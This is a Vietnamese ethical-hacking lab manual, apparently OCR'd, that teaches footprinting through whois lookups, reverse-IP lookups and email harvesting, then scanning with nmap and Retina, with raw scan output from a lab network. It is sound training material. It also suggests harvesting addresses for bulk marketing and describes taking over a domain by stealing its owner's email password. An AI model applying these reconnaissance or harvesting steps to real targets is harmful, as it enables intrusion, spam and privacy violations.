Mục Lục

Bài 1:

FOOTPRINTING

I/ Giới thiệu về Foot Print:

Đây là kỹ thuật giúp hacker tìm kiếm thông tin về 1 doanh nghiệp, cá nhân hay tổ chức. Bạn có thể điều tra được rất nhiều thông tin của mục tiêu nhờ vào kỹ thuật này. Ví dụ trong phần thực hành thứ 1 chúng ta áp dụng kỹ thuật này tìm kiếm thông tin về một domain(ví dụ là www.itvietnam.com) và xem thử email liên lạc của domain này là của ai, trong phần thực hành thứ 2 chúng ta truy tìm 1 danh sách các email của 1 keywork cho trước, phương pháp này hiệu quả cho các doanh nghiệp muốn sử dụng marketing thông qua hình thức email v.v. Trong giai doạn này Hacker cố gắng tìm càng nhiều thông tin về doanh nghiệp(thông qua các kênh internet và phone) và cá nhân(thông qua email và hoạt động của cá nhân đó trên Internet), nếu thực hiện tốt bước này Hacker có thể xác định được nên tấn công vào điểm yếu nào của chúng ta. Ví dụ muốn tấn công domain www.itvietnam.com thì Hacker phải biết được địa chỉ email nào là chủ của domain này và tìm cách lấy password của email thông qua tấn công mail Server hay sniffer trong mạng nội bộ v.v. Và cuối cùng lấy được Domain này thông qua email chủ này.

II/ Các bài thực hành:

Bài 1: Tìm thông tin về Domain

Ta vào trang www.whois.net để tìm kiếm thông tin và đánh vào domain mình muốn tìm kiếm thông tin

Sau đó ta nhận được thông tin như sau:

Registrar Name....: BlueHost.Com
Registrar Whois...: whois.bluehost.com
Registrar Homepage: http://www.bluehost.com/

Domain Name: ITVIETNAM.COM

Created on.....: 1999-11-23 11:31:30 GMT
Expires on.....: 2009-11-23 00:00:00 GMT
Last modified on.....: 2007-07-30 03:15:11 GMT

Registrant Info: (FAST-12836461)
VSIC Education Corporation
VSIC Education Corporation
78-80 Nguyen Trai Street,
5 District, HCM City, 70000
Vietnam
Phone: +84.88363691
Fax..:
Email: jkow@itvietnam.com
Last modified: 2007-03-23 04:12:24 GMT


Administrative Info: (FAST-12836461)
VSIC Education Corporation
VSIC Education Corporation
78-80 Nguyen Trai Street,
5 District, HCM City, 70000
Vietnam
Phone: +84.88363691
Fax..:
Email: jkow@itvietnam.com
Last modified: 2007-03-23 04:12:24 GMT
Technical Info: (FAST-12785240)
Attn: itvietnam.com
C/O BlueHost.Com Domain Privacy
1215 North Research Way
Suite #Q 3500
Orem, Utah 84097
United States
Phone: +1.8017659400
Fax..: +1.8017651992
Email: whois@bluehost.com

Last modified: 2007-04-05 16:50:56 GMT

Status: Locked

Ngoài việc tìm thông tin về domain như trên, chúng ta có thể sử dụng các tiện ích Reverse IP domain lookup để có thể xem thử trên IP của mình có bao nhiêu host chung với mình. Vào link sau đây để sử dụng tiện ích này.

http://www.domaintools.com/reverse-ip/




Việc tìm kiếm được thông tin này rất cần thiết với Hacker, bởi vì dựa vào thông tin sử dụng chung Server này, Hacker có thể thông qua các Website bị lỗi trong danh sách trên và tấn công vào Server từ đó kiểm soát tất cả các Website được hosting trên Server.


Bài 2: Tìm thông tin email

Trong bài thực hành này, chúng ta sử dụng phần mềm "1st email address spider" để tìm kiếm thông tin về các email. Hacker có thể sử dụng phần mềm này để thu thập thêm thông tin về mail, hay lọc ra các đối tượng email khác nhau, tuy nhiên bạn có thể sử dụng tool này để thu thập thêm thông tin nhằm mục đích marketing, ví dụ bạn cần tìm thông tin của các email có đuôi là @vnn.vn hay @hcm.vnn.vn để phục cho việc marketing sản phẩm.

Ta có thể cấu hình việc sử dụng trang web nào để lấy thông tin, trong bài tôi sử dụng trang google.com để tìm kiếm.



Sau đó đánh từ khóa vnn.vn vào tag keyword



Sau đó chúng ta đã có được 1 list mail nhờ sử dụng trương trình này.

Bài 2:

SCANNING

I/ Giới thiệu về Scanning:

Scanning hay còn gọi là quét mạng là bước không thể thiếu được trong quá trình tấn công vào hệ thống mạng của hacker. Nếu làm bước này tốt Hacker sẽ mau chóng phát hiện được lỗi của hệ thống ví dụ như lỗi RPC của Window hay lỗi trên phầm mềm dịch vụ web như Apache v.v. Và từ những lỗi này, hacker có thể sử dụng những đoạn mã độc hại(từ các trang web) để tấn công vào hệ thống, tồi tệ nhất lấy shell.

Phần mềm scanning có rất nhiều loại, gồm các phầm mềm thương mại như Retina, GFI, và các phần mềm miễn phí như Nmap,Nessus. Thông thường các ấn bản thương mại có thể update các bug lỗi mới từ internet và có thể dò tìm được những lỗi mới hơn. Các phần mềm scanning có thể giúp người quản trị tìm được lỗi của hệ thống, đồng thời đưa ra các giải pháp để sửa lỗi như update Service patch hay sử dụng các policy hợp lý hơn.

II/ Các Bài thực hành

Bài thực hành 1: Sử dụng Phần mềm Nmap

Trước khi thực hành bài này, học viên nên tham khảo lại giáo trình lý thuyết về các option của nmap.

Chúng ta có thể sử dụng phần mềm trong CD CEH v5, hay có thể download bản mới nhất từ website: www.insecure.org. Phần mềm nmap có 2 phiên bản dành cho Win và dành cho Linux, trong bài thực hành về Nmap, chúng ta sử dụng bản dành cho Window.

Để thực hành bài này, học viên nên sử dụng Vmware và boot từ nhiều hệ điều hành khác nhau như Win XP sp2, Win 2003 sp1, Linux Fedora Core, Win 2000 sp4,v.v.

Trước tiên sử dụng Nmap để do thám thử xem trong subnet có host nào up và các port các host này mở, ta sử dụng lệnh Nmap –h để xem lại các option của Nmap, sau đó thực hiện lệnh "Nmap –sS 10.100.100.1-20". Và sau đó được kết quả sau:

```
C:\Documents and Settings\anhhao>nmap   -sS 10.100.100.1-20

Starting Nmap 4.20 (http://insecure.org ) at 2007-08-02 10:27 Pacific Standard
Time
Interesting ports on 10.100.100.1:
Not shown: 1695 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
MAC Address: 00:0C:29:09:ED:10 (VMware)

Interesting ports on 10.100.100.6:
Not shown: 1678 closed ports
PORT     STATE SERVICE
```

7/tcp open echo
9/tcp open discard
13/tcp open daytime
17/tcp open qotd
19/tcp open chargen
23/tcp open telnet
42/tcp open nameserver
53/tcp open domain
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1030/tcp open iad1
2105/tcp open eklogin
3389/tcp open ms-term-serv
8080/tcp open http-proxy
MAC Address: 00:0C:29:59:97:A2 (VMware)

Interesting ports on 10.100.100.7:
Not shown: 1693 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:0C:29:95:A9:03 (VMware)

Interesting ports on 10.100.100.11:
Not shown: 1695 filtered ports
PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:A6:2E:31 (VMware)

Skipping SYN Stealth Scan against 10.100.100.13 because Windows does not support scanning your own machine (localhost) this way.
All 0 scanned ports on 10.100.100.13 are

Interesting ports on 10.100.100.16:
Not shown: 1689 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1433/tcp open ms-sql-s
MAC Address: 00:0C:29:D6:73:6D (VMware)

Interesting ports on 10.100.100.20:
Not shown: 1693 closed ports
PORT STATE SERVICE
135/tcp open msrpc
445/tcp open microsoft-ds
1000/tcp open cadlock
5101/tcp open admdog
MAC Address: 00:15:C5:65:E3:85 (Dell)

Nmap finished: 20 IP addresses (7 hosts up) scanned in 21.515 seconds

Trong mạng có tất cả 7 host, 6 máy Vmware và 1 PC DELL. Bây giờ bước tiếp theo ta tìm kiếm thông tin về OS của các Host trên bằng sử dụng lệnh " Nmap –v -O ip address" .

C:\Documents and Settings\anhhao>nmap -vv -O 10.100.100.7 (xem chi tiết Nmap quét)


Starting Nmap 4.20 (http://insecure.org) at 2007-08-02 10:46 Pacific Standard
Time
Initiating ARP Ping Scan at 10:46
Scanning 10.100.100.7 [1 port]
Completed ARP Ping Scan at 10:46, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:46
Completed Parallel DNS resolution of 1 host. at 10:46, 0.01s elapsed
Initiating SYN Stealth Scan at 10:46
Scanning 10.100.100.7 [1697 ports]
Discovered open port 1025/tcp on 10.100.100.7
Discovered open port 445/tcp on 10.100.100.7
Discovered open port 135/tcp on 10.100.100.7
Discovered open port 139/tcp on 10.100.100.7

Completed SYN Stealth Scan at 10:46, 1.56s elapsed (1697 total ports)
Initiating OS detection (try #1) against 10.100.100.7
Host 10.100.100.7 appears to be up ... good.
Interesting ports on 10.100.100.7:
Not shown: 1693 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:0C:29:95:A9:03 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS details: Microsoft Windows 2003 Server SP1
OS Fingerprint:
OS:SCAN(V=4.20%D=8/2%OT=135%CT=1%CU=36092%PV=Y%DS=1%G=Y%M=000C
29%TM=46B2187
OS:3%P=i686-pc-windows-
windows)SEQ(SP=FF%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=0)
OS:OPS(O1=M5B4NW0NNT00NNS%O2=M5B4NW0NNT00NNS%O3=M5B4NW0NNT0
0%O4=M5B4NW0NNT0
OS:0NNS%O5=M5B4NW0NNT00NNS%O6=M5B4NNT00NNS)WIN(W1=FAF0%W2=F
AF0%W3=FAF0%W4=F
OS:AF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=N%T=80%W=FAF0%O=M5B4NW0NN
S%CC=N%Q=)T1(R=Y
OS:%DF=N%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=
Z%A=S%F=AR%O=%RD
OS:=0%Q=)T3(R=Y%DF=N%T=80%W=FAF0%S=O%A=S+%F=AS%O=M5B4NW0NNT
00NNS%RD=0%Q=)T4
OS:(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T
=80%W=0%S=Z%A=S+%
OS:F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=
0%Q=)T7(R=Y%DF=N%
OS:T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%TOS=0
%IPL=B0%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)IE(R=Y%DFI=S%T=80%T
OSI=Z%CD=Z%SI=S%
OS:DLI=S)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IPID Sequence Generation: Incremental

OS detection performed. Please report any incorrect results at http://insecure.o
rg/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 3.204 seconds
Raw packets sent: 1767 (78.460KB) | Rcvd: 1714 (79.328KB)

Ta có thể xem các figerprinting tại " C:\Program Files\Nmap\nmap-os-fingerprints"



Tiếp tục với những máy còn lại.
C:\Documents and Settings\anhhao>nmap -O 10.100.100.1

Starting Nmap 4.20 (http://insecure.org) at 2007-08-02 10:54 Pacific Standard
Time
Interesting ports on 10.100.100.1:
Not shown: 1695 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
MAC Address: 00:0C:29:09:ED:10 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.12 (x86)
Uptime: 0.056 days (since Thu Aug 02 09:34:08 2007)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://insecure.o
rg/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 2.781 seconds

Tuy nhiên có 1 số host Nmap không thể nhận diện ra như sau:

C:\Documents and Settings\anhhao>nmap -O 10.100.100.16

Starting Nmap 4.20 (http://insecure.org) at 2007-08-02 10:55 Pacific Standard
Time
Interesting ports on 10.100.100.16:
Not shown: 1689 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1433/tcp open ms-sql-s
MAC Address: 00:0C:29:D6:73:6D (VMware)
**No exact OS matches for host (If you know what OS is running on it, see http://i
nsecure.org/nmap/submit/).**
TCP/IP fingerprint:
OS:SCAN(V=4.20%D=8/2%OT=21%CT=1%CU=35147%PV=Y%DS=1%G=Y%M=000C2
9%TM=46B21A94
OS:%P=i686-pc-windows-
windows)SEQ(SP=FD%GCD=2%ISR=10C%TI=I%II=I%SS=S%TS=0)S
OS:EQ(SP=FD%GCD=1%ISR=10C%TI=I%II=I%SS=S%TS=0)OPS(O1=M5B4NW0NNT0
0NNS%O2=M5B
OS:4NW0NNT00NNS%O3=M5B4NW0NNT00%O4=M5B4NW0NNT00NNS%O5=M5B4
NW0NNT00NNS%O6=M5
OS:B4NNT00NNS)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0%W6
=FAF0)ECN(R=Y%D
OS:F=Y%T=80%W=FAF0%O=M5B4NW0NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=
O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%
DF=Y%T=80%W=FAF0
OS:%S=O%A=S+%F=AS%O=M5B4NW0NNT00NNS%RD=0%Q=)T4(R=Y%DF=N%T=8
0%W=0%S=A%A=O%F=

OS:R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T
OS:=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)U1(R=Y%DF=N%T=80%TOS=0%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=
OS:G%RUD=G)IE(R=Y%DFI=S%T=80%TOSI=S%CD=Z%SI=S%DLI=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 12.485 seconds

Tuy nhiên ta có thể nhận diện rằng đây là 1 Server chạy dịch vụ SQL và Web Server, bây giờ ta sử dụng lệnh " Nmap –v –p 80 sV 10.100.100.16" để xác định version của IIS.

C:\Documents and Settings\anhhao>nmap -p 80 -sV 10.100.100.16

Starting Nmap 4.20 (http://insecure.org) at 2007-08-02 11:01 Pacific Standard Time
Interesting ports on 10.100.100.16:
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS webserver 5.0
MAC Address: 00:0C:29:D6:73:6D (VMware)
Service Info: OS: Windows


Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 6.750 seconds

Vậy ta có thể đoán được phần nhiều host là Window 2000 Server. Ngoài việc thực hành trên chúng ta có thể sử dụng Nmap trace, lưu log v.v

Bài thực hành thứ 2: Sử dụng phần mềm Retina để phát hiện các vulnerabilities và tấn công bằng Metaesploit framework.

Retina của Ieye là phần mềm thương mại(cũng như GFI, shadow v.v) có thể update các lỗ hỗng 1 cách thường xuyên và giúp cho người Admin hệ thống có thể đưa ra những giải pháp để xử lý.

Bây giờ ta sử dụng phần mềm Retina để dò tìm lỗi của máy Win 2003 Sp0(10.100.100.6)



Report từ chương trình Retina:

TOP 20 VULNERABILITIES

The following is an overview of the top 20 vulnerabilities on your network.

Rank	Vulnerability Name	Count
1.	echo service	1
2.	ASN.1 Vulnerability Could Allow Code Execution	1
3.	Windows Cumulative Patch 835732 Remote	1
4.	Null Session	1
5.	No Remote Registry Access Available	1
6.	telnet service	1
7.	DCOM Enabled	1
8.	Windows RPC Cumulative Patch 828741 Remote	1
9.	Windows RPC DCOM interface buffer overflow	1
10.	Windows RPC DCOM multiple vulnerabilities	1
11.	Apache 1.3.27 0x1A Character Logging DoS	1

12.	Apache 1.3.27 HTDigest Command Execution	1
13.	Apache mod_alias and mod_rewrite Buffer Overflow	1
14.	ApacheBench multiple buffer overflows	1
15.	HTTP TRACE method supported	1

TOP 20 OPEN PORTS

The following is an overview of the top 20 open ports on your network.

Rank	Port Number	Description	Count
1.	TCP:7	ECHO - Echo	1
2.	TCP:9	DISCARD - Discard	1
3.	TCP:13	DAYTIME - Daytime	1
4.	TCP:17	QOTD - Quote of the Day	1
5.	TCP:19	CHARGEN - Character Generator	1
6.	TCP:23	TELNET - Telnet	1
7.	TCP:42	NAMESERVER / WINS - Host Name Server	1
8.	TCP:53	DOMAIN - Domain Name Server	1
9.	TCP:80	WWW-HTTP - World Wide Web HTTP (Hyper Text Transfer Protocol)	1
10.	TCP:135	RPC-LOCATOR - RPC (Remote Procedure Call) Location Service	1
11.	TCP:139	NETBIOS-SSN - NETBIOS Session Service	1
12.	TCP:445	MICROSOFT-DS - Microsoft-DS	1
13.	TCP:1025	LISTEN - listen	1
14.	TCP:1026	NTERM - nterm	1
15.	TCP:1030	IAD1 - BBN IAD	1
16.	TCP:2103	ZEPHYR-CLT - Zephyr Serv-HM Conncetion	1
17.	TCP:2105	EKLOGIN - Kerberos (v4) Encrypted RLogin	1
18.	TCP:3389	MS RDP (Remote Desktop Protocol) / Terminal Services	1
19.	TCP:8080	Generic - Shared service port	1
20.	UDP:7	ECHO - Echo	1

